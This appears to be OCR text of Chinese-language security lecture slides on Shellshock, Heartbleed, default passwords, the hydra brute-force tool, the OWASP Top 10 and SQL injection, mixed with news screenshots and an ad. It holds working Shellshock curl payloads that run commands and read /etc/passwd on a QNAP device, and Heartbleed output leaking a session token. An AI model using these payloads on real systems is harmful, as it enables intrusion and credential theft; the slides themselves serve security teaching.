Vendor Information for VU#252743

GNU Bash shell executes commands in exported functions in environment variables

Vendor	Status	Date Notified	Date Updated
Apple Inc.	Affected	25 Sep 2014	01 Oct 2014
Avaya, Inc.	Affected	25 Sep 2014	29 Sep 2014
Barracuda Networks	Affected	25 Sep 2014	27 Sep 2014
Blue Coat Systems	Affected	25 Sep 2014	27 Sep 2014
CentOS	Affected	-	27 Sep 2014
Check Point Software Technologies	Affected	25 Sep 2014	27 Sep 2014
Cisco Systems, Inc.	Affected	25 Sep 2014	26 Sep 2014
Cygwin	Affected	-	26 Sep 2014
D-Link Systems, Inc.	Affected	25 Sep 2014	07 Oct 2014
Debian GNU/Linux	Affected	25 Sep 2014	27 Sep 2014
Dell Computer Corporation, Inc.	Affected	-	27 Sep 2014
Extreme Networks	Affected	25 Sep 2014	01 Oct 2014
F5 Networks, Inc.	Affected	25 Sep 2014	26 Sep 2014

Quick Search

Go

Advanced Search »

View Notes By

- Date Published
- Date Public
- Date Updated
- CVSS Score

Report a Vulnerability

Please use the Vulnerability Reporting Form to report a vulnerability. Alternatively, you can send us email. Be sure to read our vulnerability disclosure policy.

Connect with Us

Subscribe to our feed

Read the CERT/CC blog


《QNAP-開啟你的夢
news.pchome.com.tw/event/2014/qnap/index.php
QNAP
夢幻雲端
機密把關 私有雲可靠百分百
一機搞定
中小企業救星
TS-x53系列
打造專屬家庭劇院
TS-x51系列
▸口碑試用
▸精選加值功能
▸產品系列介紹
▸活動辦法
▸得獎名單
▸問答抽 iPuppy III
QNAP NAS除傳統資料儲存本業外，還發展出多元豐富的應用，例如：提供使用者網路相簿、串流影音、雲端比記本、監控系統...等，讓使用者不受地域限制，皆能享有NAS的益處。QNAP NAS除了上述優勢外，還推出「二次開發平台」，讓專業軟體開發商、物聯網系統整合商、甚至獨立軟體開發人員等，皆可利用此平台(Application Center ;App Center)開發多元的應用程式。透過這樣友善的平台使用者可以單鍵下載安裝您的需求的套件，開創QNAP NAS無限的應用潛能。
加值應用
• 各式各樣NAS API支援
• MySQL 資料庫
• 使用者帳號密碼整合
• 網站伺服器
安全防護
• 防火牆 • 病毒防護
• 系統加密 • 資料夾加密
• Raid 組態建置
通知設定
• 系統異常通知設定
• 自動簡訊 Email 發送系統
創造無限藍海商機
App Center 上架
完整的開發環境支援
語言程式 C C++ PHP PERL JAVA .Net
資料備份
SALE
極致影音
HS-251
建議售價 $14,250
看更多 ▸
SALE

攻擊範例：

```
ccr :: ~ » curl -A "() { foo;};echo;whoami" http://192.[redacted]:8080/cgi-bin/authLogin.cgi
admin
Content-type: text/xml

<?xml version="1.0" encoding="UTF-8" ?>
<QDocRoot version="1.0">
```

```
ccr :: ~ » curl -A "() { foo;};echo;/bin/cat /etc/passwd" http://192.[redacted]:8080/cgi-bin/authLogin.cgi
a[redacted]:administrator,,,:/sh[redacted]n/sh
g[redacted]34:65534:guest:/share[redacted]h
h[redacted]99:0:Apache httpd use[redacted]
b[redacted]00:100:Linux User,,,:[redacted]x:/bin/sh
s[redacted]01:100:Linux User,,,:[redacted]y:/bin/sh
l[redacted]02:100:Linux User,,,:[redacted]r:/bin/sh
s[redacted]:100:Linux User,,,:/s[redacted]in/sh
l[redacted]00:Linux User,,,:/sha[redacted]h
j[redacted]6:100:Linux User,,,:/[redacted]/bin/sh
b[redacted]00:Linux User,,,:/sha[redacted]h
d[redacted]:100:Linux User,,,:/s[redacted]in/sh
f[redacted]100:Linux User,,,:/sh[redacted]/sh
m[redacted]100:Linux User,,,:/sh[redacted]/sh
c[redacted]:100:Linux User,,,:/s[redacted]in/sh
v[redacted]14:100:Linux User,,,:[redacted]t:/bin/sh
l[redacted]100:Linux User,,,:/sh[redacted]/sh
r[redacted]100:Linux User,,,:/sh[redacted]/sh
c[redacted]7:100:Linux User,,,:/[redacted]/bin/sh
g[redacted]:100:Linux User,,,:/s[redacted]in/sh
e[redacted]100:Linux User,,,:/sh[redacted]/sh
j[redacted]:100:Linux User,,,:/s[redacted]in/sh
Content-type: text/xml
```

雅虎遭駭！Shellsho ×

www.ithome.com.tw/news/91432

iThome 新聞 產品評測 CIO 技術 專題 專欄 主題頻道 研討會 社群


資安

雅虎遭駭！Shellshock出現首宗大型網站災情

全世界超過半數網頁伺服器，因受到潛伏將近20年之久才爆發出來的Bash Shell（指令解讀殼層）漏洞影響，而身陷高風險的資安威脅，10月5日也首次出現以大型入口網站業者雅虎進行的Shellshock漏洞攻擊的實例

文/ 余至浩 | 2014-10-09 發表

讚 按讚加入iThome粉絲團 讚 分享 42 g+1 0



隨著Shellshock漏洞引發重大資安風險，近日，首次也出現大型入口網站業者雅虎，遭駭客利用Shellshock漏洞攻擊的實例。雅虎也坦承總共包括有3臺Yahoo Sport API伺服器，遭到駭客遠端入侵，影響的主機包括Yahoo! Network、Lycos及Winzip.com。

SSL加密模組漏洞讓資料遭竊(2014/4)

➢ Openssl HeartBleed

原理: http://xkcd.com/1354/

範例：

```
$ python ssltest.py a          t
Connecting...
Sending Client Hello...
Waiting for Server Hello...
 ... received message: type = 22, ver = 0302, length = 58
 ... received message: type = 22, ver = 0302, length = 1539
 ... received message: type = 22, ver = 0302, length = 525
 ... received message: type = 22, ver = 0302, length = 4
Sending heartbeat request...
 ... received message: type = 24, ver = 0302, length = 16384
Received heartbeat response:
  0000: 02 40 00 D8 03 02 53 43 5B 90 9D 9B 72 0B BC 0C  .@....SC[...r...
  0010: BC 2B 92 A8 48 97 CF BD 39 04 CC 16 0A 85 03 90  .+..H...9.......
  0020: 9F 77 04 33 D4 DE 00 00 66 C0 14 C0 0A C0 22 C0  .w.3....f.....".
  0030: 21 00 39 00 38 00 88 00 87 C0 0F C0 05 00 35 00  !.9.8.........5.
  0040: 84 C0 12 C0 08 C0 1C C0 1B 00 16 00 13 C0 0D C0  ................
  0050: 03 00 0A C0 13 C0 09 C0 1F C0 1E 00 33 00 32 00  ............3.2.
  0060: 9A 00 99 00 45 00 44 C0 0E C0 04 00 2F 00 96 00  ....E.D...../...
  0070: 41 C0 11 C0 07 C0 0C C0 02 00 05 00 04 00 15 00  A...............
  0080: 12 00 09 00 14 00 11 00 08 00 06 00 03 00 FF 01  ................
  0090: 00 00 49 00 0B 00 04 03 00 01 02 00 0A 00 34 00  ..I...........4.
  00a0: 32 00 0E 00 0D 00 19 00 0B 00 0C 00 18 00 09 00  2...............
  00b0: 0A 00 16 00 17 00 08 00 06 00 07 00 14 00 15 00  ................
  00c0: 04 00 05 00 12 00 13 00 01 00 02 00 03 00 0F 00  ................
  00d0: 10 00 11 00 23 00 00 00 0F 00 01 01 3D 31 32 31  ....#.......=121
  00e0: 36 26 61 70 70 66 69 6C 74 65 72 3D 30 26 69 73  6&appfilter=0&is
  00f0: 54 61 62 6C 65 74 3D 30 26 74 6F 6B 65 6E 3D 34  Tablet=0&token=4
  0100: 62 36 65 34 37 63 64 61 35 31 63 61 34 66 62 31  b6e[redacted]1
  0110: 63 36 32 38 65 66 35 65 62 30 36 30 38 66 31 40  c62[redacted]@
  0120: F1 F4 53 A9 71 4C B1 0C 4C 37 2C 1E 73 6B 30 30  ..S.qL..L7,.sk00
  0130: 34 38 39 38 30 34 39 33 26 6C 5F 75 73 65 72 49  48[redacted]&l_userI
  0140: 64 3D 30 39 35 35 35 31 30 37 30 37 26 6C 5F 69  d=0[redacted]7&l_i
  0150: 63 63 69 64 3D 38 39 38 38 36 30 31 38 35 35 36  ccid=8[redacted]56
  0160: 33 38 32 30 31 37 30 38 32 26 6C 5F 69 6D 65 69  38[redacted]&l_imei
  0170: 3D 33 35 33 30 34 33 30 35 33 37 34 31 38 31 38  =353[redacted]18
```

盡快升級OpenSSL到
1.0.1g / 1.0.2-beta2

http://www.ithome.com.tw/news/101687

iThome 新聞 產品評測 技術 專題 Big Data Cloud DevOps 資安 Video 研討會 社群 搜尋


新聞

Linux開機管理程式爆漏洞，連續按28下後退鍵可駭入系統

研究人員發現CVE-2015-8370攻擊方法相當簡單：只要在Grub 要求輸入使用者名稱時，連續按28次倒退鍵，就可進入 rescue shell。IT管理員只要照做，若看到系統重開機，或是進入救援模式，就可知道自己系統有此漏洞。

文/ 林妍溱 | 2015-12-21 發表

讚 4.2 萬 按讚加入iThome粉絲團 讚 897 分享 G+1 4



iThome 電腦報 Weekly
按讚追蹤 iThome 最新報導
讚 4.2 萬

熱門新聞


Line資安緊急應變第一線團隊亮相
2017-06-17


燦坤開放微軟新一代Surface Pro預購，售價3.18萬元起
2017-06-16


維基解密再爆CIA路由器/AP入侵工具，D-Link、華碩、思科、蘋果皆失守

網站伺服器沒管好 ➔ 機敏資料外洩

Index of /etc/passwd

Name	Last modified	Size	Description
Parent Directory	31-Jul-2003 12:36	-	
AT-admin.cgi	31-Jul-2003 12:55	2k	
Count.cgi	31-Jul-2003 12:55	3k	
CrazyWWWBoard.cgi	31-Jul-2003 12:55	3k	
Search.pl	31-Jul-2003 12:55	9k	
WSFTP.LOG	31-Jul-2003 12:55	309k	
YaBB.pl	31-Jul-2003 12:55	5k	
_vti_inf.html	31-Jul-2003 13:06	1k	
access.log	31-Jul-2003 12:55	141k	
accounts.txt	31-Jul-2003 12:55	22k	
admin.db	31-Jul-2003 12:55	51k	
administrators.pwd	31-Jul-2003 12:55	1k	
administrators.pwd.i..>	31-Jul-2003 12:55	2k	
adpassword.txt	31-Jul-2003 13:07	1k	
master.passwd	31-Jul-2003 12:55	9k	
msadcs.dll	31-Jul-2003 12:55	63k	
mysql.class	31-Jul-2003 12:55	1k	
order.log	31-Jul-2003 12:55	3k	
passlist.txt	01-Jul-2003 12:55	2k	
passwd	31-Jul-2003 12:55	2k	
passwd.txt	31-Jul-2003 12:55	1k	
password	31-Jul-2003 12:55	1k	
password.txt	31-Jul-2003 13:11	1k	
people.lst	31-Jul-2003 12:55	16k	
perl	31-Jul-2003 12:55	471k	
print.cgi	31-Jul-2003 12:55	10k	
pwd.dat	31-Jul-2003 12:55	2k	
pwd.db	31-Jul-2003 12:55	78k	
redirect.cgi	31-Jul-2003 12:55	1k	
root	31-Jul-2003 12:55	0k	
secring.bak	31-Jul-2003 12:55	5k	
sendmail.inc	31-Jul-2003 12:55	4k	
service.pwd	31-Jul-2003 12:55	9k	

https://www.ithome.com.tw/news/112282

iThome


新聞

比特幣集體勒索又來了，這次鎖定全臺4千校！不只大學，桃園3小學也出現駭客勒索信

桃園市有3所中小學近日收到駭客恐嚇信，揚言若不支付比特幣，就會在3月1日癱瘓學校網路。此外，也有部分大學同樣收到駭客威脅信。駭客利用連線印表機的公開IP和預設密碼，侵入學校網路列印。


讚 4.6 萬 按讚加入iThome粉絲團 讚 0 分享 G+

文/ 黃泓瑜 | 2017-02-22 發表



很多管理者並未修改預設密碼

https://www.cirt.net/passwords



Tool : hydra

命令提示字元

```
Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e ns]
 [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-f] [-s PORT] [-S] [-vV]
 server service [OPT]

Options:
  -R        restore a previous aborted/crashed session
  -S        connect via SSL
  -s PORT   if the service is on a different default port, define it here
  -l LOGIN or -L FILE login with LOGIN name, or load several logins from FILE
  -p PASS  or -P FILE try password PASS, or load several passwords from FILE
  -e ns     additional checks, "n" for null password, "s" try login as pass
  -C FILE   colon seperated "login:pass" format, instead of -L/-P options
  -M FILE   server list for parallel attacks, one entry per line
  -o FILE   write found login/password pairs to FILE instead of stdout
  -f        exit after the first found login/password pair (per host if -M)
  -t TASKS  run TASKS number of connects in parallel (default: 16)
  -w TIME   defines the max wait time in seconds for responses (default: 30)
  -v / -V   verbose mode / show login+pass combination for each attempt
  server    the target server (use either this OR the -M option)
  service   the service to crack. Supported protocols: telnet ftp pop3[-ntlm]
imap[-ntlm] smb smbnt http[s]-{head|get} http-{get|post}-form http-proxy cisco
cisco-enable vnc ldap2 ldap3 mssql mysql oracle-listener postgres nntp socks5
rexec rlogin pcnfs snmp rsh cvs svn icq sapr3 ssh2 smtp-auth[-ntlm] pcanywhere
teamspeak sip vmauthd
  OPT       some service modules need special input (see README!)

Use HYDRA_PROXY_HTTP/HYDRA_PROXY_CONNECT and HYDRA_PROXY_AUTH env for a proxy.
Hydra is a tool to guess/crack valid login/password pairs - use allowed only
for legal purposes! If used commercially, tool name, version and web address
must be mentioned in the report. Find the newest version at http://www.thc.org
```

https://raw.githubusercontent.com/flywheelsports/hydra/HEAD/hydra.png

網站十大弱點: OWASP Top 10 (2013)

https://www.owasp.org/index.php/Top_10_2013-Top_10

2017年OWASP網站安全風險Top 10

1	注入攻擊（Injection）
2	無效身分認證（Broken Authentication）
3	敏感資料外洩（Sensitive Data Exposure）
4	XML外部處理器漏洞（XML External Entity，XXE） 新進榜
5	無效的存取控管（Broken Access Control）
6	不安全的組態設定（Security Misconfiguration）
7	跨站攻擊（Cross-Site Scripting，XSS）
8	不安全的反序列化漏洞（Insecure Deserialization） 新進榜
9	使用已有漏洞的元件（Using Components with Known Vulnerabilities）
10	記錄與監控不足風險（Insufficient Logging & Monitoring） 新進榜


資料來源：OWASP，iThome整理，2017年11月


SQL Injection (生:1998 ~ 卒:?)
透過網站所提供的合法輸入介面，
在輸入資料中夾帶一段SQL 程式碼，
透過網站程式交予後端資料庫執行。

注入SQL攻擊指令

